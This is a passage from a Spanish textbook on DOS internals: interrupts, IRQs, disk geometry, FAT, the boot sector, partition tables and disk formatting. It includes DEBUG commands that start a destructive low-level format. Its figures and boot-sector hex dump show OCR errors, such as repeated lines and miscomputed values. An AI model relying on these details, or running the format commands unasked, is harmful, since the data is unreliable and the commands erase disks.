3 Entrada por el puerto serie.
4 Salida por el puerto serie.
5 Salida a la impresora.
6 E/S directa a pantalla.
7 Entrada directa de carácter sin eco.
8 Entrada de carácter sin eco.
9 Visualización de una cadena de caracteres.
10 Entrada desde el teclado.
11 Comprobación del estado de entrada.
12 Borra registro de entrada y procede a una entrada de datos.
13 Resetear la unidad de disco.
15 Abrir un archivo.
16 Cerrar un archivo
17 Búsqueda del primer archivo.
18 Búsqueda del próximo archivo.
19 Borrar un archivo.
20 Leer registro de archivo secuencial
21 Escribir registro de archivo secuencial.
22 Crear archivo

23 Renombrar archivo.
33 Leer archivo de acceso aleatorio.
34 Escribir archivo de acceso aleatorio.
35 Cálculo del tamaño del archivo.
42 Obtener la fecha
43 Fijar la fecha.
44 Obtener la hora.
45 Fijar la hora.

*INT 22H: Dirección de terminación. Guarda la dirección donde se transfiere el control cuando termina la ejecución de un programa.

*INT 23H: Dirección de Break. Dirección de la rutina que se ejecuta cuando se pulsa Ctrl-Break

*INT 24H: Dirección del Manejador de errores críticos. Esta rutina se ejecuta, siempre que se produce un error critico.

*INT 25H: Lectura directa de sectores del disco.

*INT 25H: Escritura directa de sectores del disco.

*INT 27H: Termina un programa y devuelve el control al DOS sin borrar el programa de la memoria Esta interrupción es la que utilizan los programas residentes y los virus informáticos.

Para ver los vectores de interrupción puede usar la utilidad DEBUG del DOS, empleando luego el comando D 0:0, con lo que conseguirá ver los primeros 128 octetos, que representan 32 vectores. Cada vector está representado por 4 octetos, los dos primeros indican el offset, y los dos siguientes el segmento. Con Q volverá de nuevo al indicativo (C:\>).

Las interrupciones hardware son de dos tipos: las interrupciones hardware internas y las interrupciones hardware externas. Las interrupciones hardware internas también reciben el nombre de interrupción lógicas y son invocadas por el propio microprocesador cuando se produce alguna operación incorrecta, como, por ejemplo, un intento de dividir entre cero.

Las interrupciones hardware externas son provocadas por distintos dispositivos periféricos que están conectados la computadora Cada dispositivo tiene acceso a una línea de petición de interrupción, diferente. A estas líneas se les conoce por el nombre de IRQ, Interrup Reques Line. Las computadoras 8086 y 8088 tienen 8 IRQ (IRQ0 a IRQ7) mientras que los 286 y superiores tienen 16 IRQ (IRQ0 a IRQ15) Cuando un dispositivo quiere que el microprocesador lo atienda activa su línea IRQ correspondiente.

La lista de las interrupciones hardware externas con sus correspondientes dispositivos asociados es la siguiente:

IRQ0	Reloj del sistema
IRQ1	Teclado
IRQ2	Reservada (8088/86)
	Cascada para ampliar IRQ (286 o superior)
IRQ3	COM2 y COM4
IRQ4	COM1 y COM3
IRQ5	disco duro en 8088/86
	LPT2 en 286 o superior.
IRQ6	Unidad de disco flexibles
IRQ7	LPT1
IRQ8	Reloj en tiempo real.
IRQ9	Redirección cascada IRQ2
IRQ10	Reservada.
IRQ11	Reservada.
IRQ12	Ratón en modo PS/2.
IRQ13	Excepción en coprocesador 80287.
IRQ14	Reservada.
IRQ15	Disco duro.

5.6 LA INFORMACIÓN EN EL DISCO

2 6.1 ESTRUCTURA DEL DISCO

Un disco es un platillo de plástico resistente, Myla, recubierto por una capa de material magnético. La unidad de disco es un dispositivo que permite leer y escribir información en un disco. La información: Contenida en el disco es semipermanente y no volátil, pudiendo leerse y modificarse esta información tantas veces como se quiera.


Existen dos tipos fundamentales de unidades de disco unidades de discos flexibles y unidades de discos duros.

Las **unidades de discos flexibles** son aquellas que leen la información contenida en unos discos que son transportables e independientes de la propia unidad. A estos discos se les llaman discos flexibles.

Las **unidades de discos duros** leen la información de unos discos que forman parte de la propia unidad, y por tanto no pueden ser separados de ellas ni intercambiados con los de otras computadoras Tienen la ventaja de tener mucha más capacidad.

Los discos, independientemente de si son flexibles o duros, pueden tener dos tamaños, 5,25 pulgadas y de 3,5 pulgadas. También pueden ser de simple o doble cara, dependiendo de si guardan la información por una o por las dos caras.

Las unidades de discos duros contienen 2 o más discos apilados sobre un eje central y aislados completamente del exterior. Por un lado, los elementos móviles de los discos duros están mucho mejor construidos, el sistema gira mucho más rápidamente y los discos son de mayor densidad Esto hace que la capacidad de los discos duros sea mucho mayor que la de los discos flexibles



Partes lógicas de un disco. Pistas y sectores

La capacidad de los discos flexibles varía desde los 160 Kbytes a los 2.8 Mbytes (aunque recientemente han salido al mercado discos de 21 Mbytes).

La capacidad de los discos duros varía entre 10 Mbytes y 3.5 Gbytes, estando los discos duros de 10, 21, 40 y 80 Mbytes en desuso.

2.6.2 SECTORES, PISTAS, CILINDROS Y CLUSTERS

Los datos se almacenan en el disco en círculos concéntricos, llamados pistas (tracks en inglés), y cada una de estas pistas se divide en sectores de 512 bytes. El número total de sectores de un disco es igual al número de pistas por cara por el número de sectores por pistas por el número de caras. Los discos flexibles tienen sólo dos caras, pero los discos duros tienen más de dos caras, ya que están formados por varios discos paralelos que comparten un mismo eje. Esto último da lugar al concepto de cilindro. Se llama cilindro al conjunto de todas las pistas de un mismo número de todas las caras. Así, el cilindro 0 será el conjunto formado por la pista 0 de la cara 0, la pista 0 de la cara 1, la pista 0 de la cara 2, la pista 0 de la cara 3, etc. El número total de cilindros de un disco duro es igual al número total de pistas de cualquiera de sus caras.

Los sectores que se encuentran en las pistas más cercanas al centro del disco son más pequeños que los sectores del exterior, sin embargo almacenan la misma cantidad de


información. Es más fácil controlar pistas que tienen todas un mismo número de sectores, que pistas en las que el número de sectores varía dependiendo de la posición de la pista Sólo algunos discos duros modernos de más de 1 Mbytes colocan más sectores en las pistas exteriores que en las interiores. La técnica que utilizan éstos discos es conocida por las letras ZBR, *Zone Bit Recording.*

Por otro lado, como cada archivo almacenado en el disco puede ser modificado, ampliado o borrado independientemente del resto de los archivos contenidos en el mismo, no siempre es posible mantener juntos todos los sectores que componen un archivo, por lo que es normal el hecho de que estos sectores estén dispersos por las distintas pistas del disco

TAMAÑO DE CLUSTER EN DISCOS DUROS

Tipo de disco o partición	Sectores por cluster	Tamaño del cluster
Menos de 15 Mbytes	8	4096 bytes
15 - 128 MBytes	4	2048 bytes
128 - 256 MBytes	8	4096 bytes
256 - 512 MBytes	16	8192 bytes
512 MBytes - 1 Gbyte	32	16384 bytes


Tamaño de cluster en discos duros




Ejemplo de localización de un archivo de 4096 bytes en un disco de 2 sectores por cluster. 40961512=8 sectores; 812=4 clusters

Para minimizar la posibilidad de fragmentación de los archivos, se define el cluster, que es el mínimo número de sectores que tienen que estar contiguos. Los cluster pueden estar formados por 1, 2,


4, 8 ó 16 sectores, dependiendo del tipo de disco Así en el último caso, los sectores que tienen la información de un determinado archivo estarán contiguos al menos de dieciséis en dieciséis.



ARCHIVO FORMADO POR 4 SECTORES CONTIGUOS. EN MEDIA REVOLUCIÓN SE HA LEÍDO EL ARCHIVO
(CASO IDEAL)



ARCHIVO FORMADO POR 4 SECTORES DISPERSOS. SE NECESITAN DOS REVOLUCIONES PARA LEER EL ARCHIVO.
(CLUSTER DE 1 SECTOR)



ARCHIVO FORMADO POR 4 SECTORES DISPERSOS. SE NECESITA UNA REVOLUCIÓN PARA LEER EL ARCHIVO.
(CLUSTER DE 2 SECTOR)

Comparación de distintas configuraciones de sectores por cluster


Según lo anterior, lo mínimo que ocupa un archivo en un disco es un cluster, y si los clusters tienen muchos sectores se desaprovechará mucho espacio (por ejemplo, un archivo de 100 bytes ocupará en un disco que tenga clusters de 4 sectores el espacio de 2 Kbytes), aunque se ganará en rapidez de acceso al archivo.

2.6.3. FAT Y DIRECTORIO

Para que la computadora pueda acceder a cada uno de los archivos contenidos en el disco, cada disco contiene una lista de los archivos almacenados en el mismo, llamada directorio, y una lista de los cluster que ocupa cada archivo, llamada tabla de localización de archivos o FAT *(File Allocation Table).*

El directorio contiene la información relativa al nombre de cada archivo, el tamaño, fecha de creación, tipo, etc. y el primer cluster del disco donde hay datos del archivo.

Cuando queremos leer un archivo, el sistema operativo mira en el directorio en qué cluster comienza el archivo, para, una vez leído dicho cluster, acudir a la FAT para ver qué cluster es el que sigue al ya leído. Dicho proceso continua hasta que la FAT indique que se ha llegado al último cluster del archivo.



Localización de los sectores del sistema en un disco duro

La FAT, además, nos dice qué clusters están disponibles para asignarlos a archivos, así como qué clusters no son utilizables a causa de defectos del disco. Para facilitar la localización del directorio y de la FAT en un disco, éstos están situados al principio del mismo, en el primer sector de la pista más externa, antes que cualquier archivo del usuario.

La longitud del directorio es en principio fija, y cada archivo ocupa 32 bytes del directorio, por lo que en un disco cabrían un número máximo de archivos, independientemente de la longitud de estos archivos, y limitado por la capacidad del directorio. Para evitar esto, a partir de este directorio, llamado directorio principal o directorio raíz, se pueden crear nuevas estructuras de directorios, llamadas en este caso subdirectorios.

Un subdirectorio no es más que una lista de archivos que guardan información similar a la contenida en el directorio principal. Cada subdirectorio puede contener, a su vez, otros subdirectorios, formándose de esta manera una estructura de directorio de archivos en árbol.

El DOS limita el espacio del directorio raíz, pero no el de los subdirectorios, por lo que éstos pueden contener un número ilimitado de archivos, o mejor dicho, limitado sólo por la capacidad del disco.

Además del directorio principal y de la FAT, los discos reservan un espacio especial para los registros de carga, o *boot record*. Estos registros son parte del sistema operativo y por consiguiente están sólo en los discos que han sido preparados para él con el comando DOS correspondiente. La misión de los mismos es inicializar el sistema operativo cada vez que arrancamos la computadora. El registro de carga se encuentra en el sector 0, donde también se encuentran los datos particulares del disco que estemos utilizando, nº de sectores por pista, espacio reservado para el directorio raíz, etc.

Un disco está organizado por tanto de la siguiente forma. En el sector cero del disco se sitúa primero los datos particulares del disco y luego el registro de carga, a continuación vienen los sectores reservados para la FAT, que se mantiene por duplicado para prevenir errores, después vienen los sectores del directorio principal, y por último, los sectores para los archivos del usuario, que tienen a su disposición el resto del espacio del disco

El registro de carga existe sólo en aquellos discos que tienen cargado el sistema operativo El tamaño de la FAT y del directorio raíz depende del disco que estemos utilizando

2.6.4 TABLA DE PARTICIONES

Una de las características más interesantes de los discos duros es que pueden contener múltiples sistemas operativos gracias a la posibilidad de hacer particiones del disco

En un disco duro se pueden hacer hasta 4 particiones, lo cual quiere decir que podemos convertirlo en cuatro discos duros independientes, cargando en cada uno de ellos un sistema operativo distinto, DOS, XENIX, UNIX, CP/M, etc , aunque sólo uno de estos sistemas operativos pueden estar activo en cada momento.

Los discos duros contienen, un sector donde guardan la información relativa a sus distintas particiones. Este sector recibe el nombre de tabla de particiones, siendo éste el sector 0 del cilindro 0 de la cara 0 del disco duro. El sistema operativo marca este sector como sector reservado.

2 6.5 SECTOR FÍSICO Y SECTOR LÓGICO

Un disco tiene una organización física de la información y una organización lógica. La organización física divide al disco en caras, pistas o cilindros y sectores. En general, un disco está formado por un número determinado de caras (n), cada cara está formada por un numero determinado de pistas (p) y cada pista está formada por un número determinado de sectores (s). Las caras están numeradas de 0 a n-1, las pistas o cilindros están numerados de 0 a p-1 y los sectores están numerados de 1 a s.

EJEMPLO DE DISTRIBUCIÓN DE ESPACIO DE UN DISCO DURO
(Disco duro de 20 M, 4 caras, 17 sectores por pista, 4 sectores por cluster)

CILINDRO	CABEZA	SECTOR FÍSICO	SECTOR LÓGICO	CLUSTER	FUNCIÓN
0	0	1	-	-	Tabla de particiones
0	0	2 al 17	-	-	Sin usar
0	1	1	0	-	Sector de arranque
0	1	2 al 17	1 al 16	-	Primera copia de FAT
0	2	1 al 17	17 al 33	-	Primera copia de FAT

0	3	1 al 8	34 al 41	-	Primera copia de FAT
0	3	9 al 17	42 al 50	-	Segunda copia de FAT
1	0	1 al 17	51 al 67	-	Segunda copia de FAT
1	1	1 al 15	68 al 82	-	Segunda copia de FAT
1	1	16 al 17	83 al 84	-	Directorio raiz
1	2	1 al 17	85 al 101	-	Directorio raiz
1	3	1 al 13	102 al 104	-	Directorio raiz
1	3	14 al 17	115 al 118	2	Primer cluster de datos
2	0	1 al 16	119 al 134	3 al 6	cluster de datos

Ejemplo de distribución de espacio de un disco duro

La organización lógica sólo divide al disco en sectores, numerándolos éstos de 0 a t, siendo t el número total de sectores lógicos del disco. En los discos flexibles, el número total de sectores lógicos coincide con el número total de sectores físicos; esto es, coincide con el resultado de la multiplicación n*p*s. Sin embargo, en un disco duro el número total de sectores lógicos es el número total de sectores físicos menos los sectores que caven en una pista, ya que todos los sectores de la pista que contiene el sector de la tabla de particiones no se consideran como sectores lógicos, sino como sectores reservados. La tabla de particiones es el "primer" sector físico (sector físico 1 del cilindro 0 de la cara 0), el resto de los sectores físicos de esa pista no son utilizados. El primer sector lógico (sector lógico 0, sector de arranque), es el sector físico 1 del cilindro 0 de la cara 1, el segundo sector lógico (sector lógico 1), es el sector físico 2 del cilindro 0 de la cara 1.

2.7. DESCRIPCIÓN DETALLADA DEL DISCO

2.7.1. SECTOR DE ARRANQUE

El sector de arranque es el sector que primero lee el DOS siempre que va acceder a un disco por primera vez, de ahí su nombre; este sector es el más externo de la superficie del disco (sector 0), y su principal función es la de guardar toda la información relativa a las características del disco, así como contener las rutinas de arranque de la computadora (en inglés *bootstrap*) cuando el disco tiene cargado el sistema operativo.

La información contenida en el sector de arranque es la siguiente:
CARACTERÍSTICAS FÍSICAS:

* Byte descriptor del medio.
* Número de caras.
* Número total de sectores del disco.
* Número de bytes por sector del disco.
* Número de sectores por cluster
* Número de sectores por pista.

BYTES DEL SECTOR DE ARRANQUE

DEL	AL	INFORMACIÓN
04	11	Versión del DOS
12	13	Bytes por sector
14	14	Sectores por cluster
15	16	Sectores reservados
17	17	N° de copias de FAT
18	19	N° de entradas del directorio raíz
20	21	Sectores totales
22	22	Byte descriptor del medio
23	24	Sectores por FAT
25	26	Sectores por pista
27	28	N° de caras
29	30	Sectores ocultos especiales

Localización de la información del sector de arranque

CARACTERÍSTICAS LÓGICAS:

· Número de sectores reservados.
· Número de copias de la FAT.
· Número de sectores por FAT.
· Número de entradas máximas del directorio raíz.
· Número de sectores ocultos especiales.

SISTEMA OPERATIVO:

* Si tiene o no cargado el sistema operativo, y si lo tiene, qué versión es.
* Rutina de arranque o Bootstrap (sí el disco tiene cargado el sistema operativo).
* Mensaje de error "Disco sin sistema o defectuoso. Reemplácelo.. "
* Nombre de los archivos ocultos del sistema operativo, si los tiene cargados.

El sector 0 siempre debe acabar con los valores **55AA** (en hexadecimal).

```
Sector 0
00000000: EB 3C 90 4D 53 44 4F 53 - 35 2E 30 00 02 08 01 00
00000010: 02 00 02 00 00 F8 64 00 - 33 00 0D 00 33 00 00 00
00000020  10 20 03 00 80 00 29 AB - 9B E1 1A AE AF 20 4E 41
00000030: 4D 45 20 20 20 20 46 41 - 54 31 36 20 20 20 FA 33
00000040: C0 8E D0 BC 00 7C 16 07 - BB 78 00 36 C5 37 1E 56
00000050: 16 53 BF 3E 7C B9 0B 00 - FC F3 A4 06 1F C6 45 FE
00000060: 0f 8B 0E 18 7C 88 4D F9 - 89 47 02 C7 07 3E 7C FB
00000070: CD 13 72 79 33 C0 39 06 - 13 7C 74 08 8B 0E 13 7C
```

```
00000080  89 0E 20 7C A0 10 7C F7 - 26 16 7C 03 06 1C 7C 13
00000090  16 1E 7C 03 06 0E 7C 83 - D2 00 A3 50 7C 89 16 52
000000A0  7C A3 49 7C 89 16 4B 7C - B8 20 00 F7 26 11 7C 8B
000000B0  1E 0B 7C 03 C3 48 F7 F3 - 01 06 49 7C 83 16 4B 7C
000000C0  00 BB 00 05 8B 16 52 7C - A1 50 7C E8 92 00 72 1D
000000D0. B0 01 E8 AC 00 72 16 8B - F8 B9 0B 00 BE E7 7D F3
000000E0. A6 75 0A 8D 7F 20 B9 0B - 00 F3 A6 74 18 BE 9E 7D
000000F0: E8 5F 00 33 C0 CD 16 5E - 00 F3 A6 74 18 BE 9E 7D
00000100· 58 58 58 EB E8 8B 47 1A - 1F 8F 04 8F 44 02 CD 19
00000110: F7 E3 03 06 49 7C 13 16 - 4B 7C BB 00 07 B9 03 00
00000120. 50 52 51 E8 3A 00 72 D8 - B0 01 E8 54 00 59 5A 58
00000130: 72 BB 05 01 00 83 D2 00 - 03 1E 0B 7C E2 E2 8A 2E
00000140: 15 7C 8A 16 24 7C 8B 1E - 49 7C A1 4B 7C EA 00 00
00000150· 70 00 AC 0A C0 74 29 B4 - 0E BB 07 00 CD 10 EB F2
00000160: 3B 16 18 7C 73 19 F7 36 - 18 7C FE C2 88 16 4F 7C
00000170: EB 3C 90 4D 53 44 4F 53 - 35 2E 30 00 02 08 01 00
00000180· 02 00 02 00 00 F8 64 00 - 33 00 0D 00 33 00 00 00
00000190· 10 20 03 00 80 00 29 AB - 9B E1 1A AE AF 20 4E 41
000001A0: 4D 45 20 20 20 20 46 41 - 54 31 36 20 20 20 FA 33
000001B0  C0 8E D0 BC 00 7C 16 07 - BB 78 00 36 C5 37 1E 56
000001C0: 16 53 BF 3E 7C B9 0B 00 - FC F3 A4 06 1F C6 45 FE
000001D0· 0f 8B 0E 18 7C 88 4D F9 - 89 47 02 C7 07 3E 7C FB
000001E0. CD 13 72 79 33 C0 39 06 - 13 7C 74 08 8B 0E 13 7C
000001F0: 89 0E 20 7C A0 10 7C F7 - 26 16 7C 03 06 1C 55 AA
```

Contenido de un sector de arranque

El byte descriptor del medio, MBD (*Media Descriptor Byte),* es byte que nos informa del tipo de disco con el que trabajamos de acuerdo con la siguiente tabla:

FE = 160 K SS
FF = 320K DS
FC = 180K SS
FD = 360K DS
F9 = 720K, 1.2M 1.44M DS
F8 = DISCO DURO
F0 = OTROS

NOTA:El sector lógico 0, sector de arranque, en los discos flexibles es el más externo de la cara 0. En los discos duros, sin embargo, el sector lógico 0 es el más externo de la cara 1, ya que el más externo de la cara 0 es el sector reservado a la tabla de particiones

2.7.2 TABLA DE PARTICIONES

Un disco duro puede dividirse en varias partes, haciendo como si se dispusiera de varios discos duros distintos. Estas partes reciben el nombre de partición y cada una de ellas puede contener un sistema operativo distinto

La tabla de particiones recoge cuantas particiones se le han hecho al disco, qué sistemas operativos tienen cargados, cuál de ellos se va a cargar cuando se arranque la computadora, en qué cara, cilindro y sector empieza y acaba cada partición, así como el número de sectores que ocupa cada una.

		Posición comienzo			Posición final			Sectores	Número de
System	Boot	Cara	Cilindro	Sector	Cara	Cilindro	Sector	relativos	sectores
BIGDOS	Si	1	0	1	12	308	51	51	204816
EXTEND	No	0	309	1	12	721	51	204867	273819
Sin uso	No	0	0	0	0	0	0	0	0
Sin uso	No	0	0	0	0	0	0	0	0

Tabla de particiones

La información relativa a la tabla de particiones se guarda en el sector 1 (sector físico 1 es el sector más externo) del cilindro 0 de la cara 0, y puede ser creada o modificada por el programa FDISK que acompaña al sistema operativo. FDISK puede crear una nueva partición, eliminar una partición existente, definir la partición desde la que se va a cargar el sistema operativo cuando se arranque la computadora (partición activa) o simplemente presentar información sobre las particiones actuales.

Cuando se crea una nueva partición o se modifica el tamaño de las existentes se tiene que formatear a continuación el disco, por lo que antes de modificar la tabla de particiones saque copias de seguridad de la misma.

2.7.3 TABLA DE LOCALIZACIÓN DE ARCHIVOS (FAT)

La tabla de localización de archivos contiene la información que nos indica qué clusters son los ocupados por cada uno de los archivos y cuales están libres todavía.

El número de cada cluster puede estar indicado por 12 o por 16 bits, dependiendo del tipo de disco, o más bien del tamaño del disco; para discos flexibles y discos duros de menos de 15 Mbytes se usan, FAT de 12 bits, y para discos duros mayores se utilizan FAT de 16 bits. Cada uno de estos grupos de 12 ó 16 bits representa un cluster, de forma que el primer grupo representa al primer cluster, el segundo grupo representa al segundo cluster, y así sucesivamente.

Un disco flexible de 1.44MB tiene 2,880 sectores, lo que en este caso son 2,880 clusters, de los cuales dedica 2.847 para datos. La FAT necesita:

2847 x 12 = 34164 bits
34164 / 8 = 4271 bits
4271 / 512 = 9 sectores

Como el disco guarda dos copias, FAT necesita 18 sectores. Esto quiere decir que de los 2880 sectores, 1 es para el sector de arranque, 18 para la FAT, 14 para el directorio raíz y 2847 para datos.

En el directorio, junto al nombre de cada archivo, se encuentra el número del primer cluster donde están localizados los datos de cada uno; para saber cuales son los siguientes clusters de cada archivo debemos de consultar en la FAT. Si nos situamos en la FAT en el grupo de bits que representan ese primer cluster, ahí encontraremos el número del siguiente cluster del archivo Si nos movemos a ese nuevo número de cluster, nos encontraremos el número del siguiente, y así sucesivamente hasta llegar al último cluster del archivo, que está indicado con el valor FFF o FFFF (en hexadecimal).

Los clusters libres se indican en la FAT con el valor 0, y los clusters en mal estado con el valor FF7 o FFF7 (en hexadecimal) Los ocupados, se indican con cualquier otro valor.

Podemos decir que el primer valor de la Tabla de localización de archivos es siempre el MBD, Byte de descripción del medio (Media Descriptor Byte), el cual informa del tipo de disco con el que estamos trabajamos. Por lo tanto, el primer número de cluster que utiliza la FAT para los datos es el cluster número 2.

2.7.4 DIRECTORIOS

Los discos pueden ser divididos en áreas lógicas, de forma que dentro de cada área podemos situar archivos o incluso podemos situar más áreas, formando así una estructura de áreas en árbol. Estas áreas reciben el nombre de directorios y subdirectorios, y en cada una de ellas se mantiene una lista de todos los archivos o subdirectorios que contiene, así como los datos que le hace falta al DOS para identificar, localizar y gestionar cada uno de esos archivos o subdirectorios, como son su longitud, fecha de creación, posición en el disco, etc.

Los directorios o subdirectorios dedican 32 bytes a cada uno de los archivos o subdirectorios que tienen. En estos 32 bytes se guarda el nombre, la fecha y la hora de su último modificación, sus atributos, el tamaño y el número del primer cluster donde se encuentra la información en el disco

BYTES DEL DIRECTORIO PARA CADA ARCHIVO

DEL	AL	INFORMACIÓN
00	07	Nombre del archivo o subdirectorio
08	10	Extensión
11	11	Atributo
12	21	Reservados
22	23	Hora
24	25	Fecha
26	27	N° del primer cluster
28	31	Tamaño

Localización de la información del directorio y subdirectorios

2.8 FORMATEAR UN DISCO EN ALTO O BAJO NIVEL

Un disco es una lamina de plástico recubierta de material magnético. Cuando el disco es nuevo, no tiene, ninguna información grabada en su superficie. Sin, embargo, para que el DOS pueda empezar a utilizarlo, tiene que tener marcada la posición de cada uno de los sectores en cada una de las pistas, tiene que tener la información de las características del disco grabadas en el sector 0, tiene que tener el valor 0 en todas las posiciones de los clusters en la FAT, y por último, tiene que tener a 0 toda la información del directorio raíz.

Todas las informaciones anteriores son grabadas en el disco cuando este es formateado; además, si en el disco queremos que tenga cargado el sistema operativo, entonces hay que grabarle en el sector 0 el registro de carga, hay que situar los archivos ocultos del DOS al principio de la zona de datos, y por último, hay que copiarle el COMMAND.COM. Sin embargo, no todos los procesos comentados se realizan en una sola operación, pudiendo dividirse el proceso en formateo a bajo nivel y formato a alto nivel.

Con él **formato a bajo nivel** se consigue la magnetización del disco, poniendo las marcas de posición de cada uno de los sectores y escribiendo el valor F6 en todos los bytes del mismo, comprobando de esta forma si alguno de ellos tiene defectos físicos, en cuyo caso se marca en la FAT el cluster correspondiente como defectuoso.

El **formato a alto nivel,** por su parte, pone toda la información necesaria en el sector 0, la FAT y el directorio raíz.

2.8.1 DISCOS FLEXIBLES

En los discos flexibles podemos diferenciar entre usar el comando FORMAT con una versión anterior o posterior a la 5.0 del MS-DOS. En el caso de usar una versión anterior a la 5.0 del sistema operativo de Microsoft, el comando FORMAT realiza un formateo a alto y bajo nivel simultáneamente, sin poder diferenciar un proceso de otro, y

lestruyendo completamente la información existente en el disco antes del formato Sin embargo, con la versión 5.0 y posteriores se ha valorado la ventaja de poder formatear un disco flexible solamente alto nivel, con lo cual se consigue que el proceso de formato sea más rápido y que en caso de haber efectuado un formato accidental se pueda recuperar la información.

Si con estos nuevos sistemas operativos utilizamos el comando FORMAT con un disco flexible que ya estaba formateado, sólo se formatearán la FAT y el directorio raíz, comprobándose también si hay algún sector defectuoso en el disco para marcarlo como erróneo, pero no se formatea el área de los datos. Este hecho permite que posteriormente se pueda utilizar el comando UNFORMAT para recuperar el disco recientemente formateado. Además de esta opción, este nuevo comando FORMAT permite hacer, por ejemplo: FORMAT A:

Para realizar un formateo rápido (quit), mediante el cual sólo se crean un nuevo directorio y la FAT, pero no se verifican los posible sectores defectuosos. Esto es ideal para discos ya formateados que estemos seguros que están en buenas condiciones,

FORMAT a. /q

Para formatear completamente un disco, aunque ya estuviese formateado anteriormente, sin posibilidad de restablecer posteriormente el disco con el comando UNFORMAT.

2.8.2 DISCOS DUROS

En un disco duro siempre está diferenciado el formato a alto nivel del formato a bajo nivel Si un disco ya formateado se vuelve a formatear a alto nivel, los datos que contenía no son tocados, aunque si se borran las referencias que sobre esos datos existían en la FAT y en el directorio raíz Él formato a bajo nivel se puede realizar usando cualquiera de los programas de utilidades que existen, como HFORMAT o HDINIT de PCTools Deluxe, o bien puede usarse la utilidad DEBUG del DOS El formateo a alto nivel se realiza con el comando FORMAT del DOS.

Antes de continuar, recuerde que si su disco duro es del tipo Bus AT, o lo que es lo mismo, tipo IDE, entonces no debe de intentar formatearlo a bajo nivel, puesto que en este caso este formato ya viene realizado de fabrica y podría llegar a inutilizarlo.

Para realizar un formato a bajo nivel utilizando el programa DEBUG del DOS debemos teclear lo siguiente: C:\>debug

-G=C800:5 (para la mayoría de las controladoras MFMy SCS.T) o

-G=CC00:5 *(para la mayoría de las controladoras RLL)*

Con esto se activará la BIOS de la controladora y se podrá iniciar el formato a bajo nivel. A partir de aquí debe seguir las instrucciones que aparecen en pantalla, ya que cada uno de los múltiples tipos de controladoras tiene su propio sistema. Sin embargo, generalmente le preguntará el nombre de la unidad de disco a la cual quiere acceder, el factor de intercalado, el número de cilindros y de cabezales, además de otras informaciones que, en general, si no sabe puede dejar en blanco

Si los comandos anteriores no funcionan, se pueden intentar los siguientes.

-G=C800: 6 0 -G=CB00:CCC

Si éstos tambien fallan, debería contactar con el distribuidor o fabricante del disco duro

Los fabricantes adjuntan con su unidad de disco duro una hoja de datos donde nos indican los cilindros y cabezales disponibles, además de una lista de pistas defectuosas marcadas con él titulo de "Bad Track Table" (BTT). No existe ningún disco duro que sea suministrado sin ningún tipo de defectos, sin embargo éstos no deben superar el 1% de la capacidad total disponible en el disco.

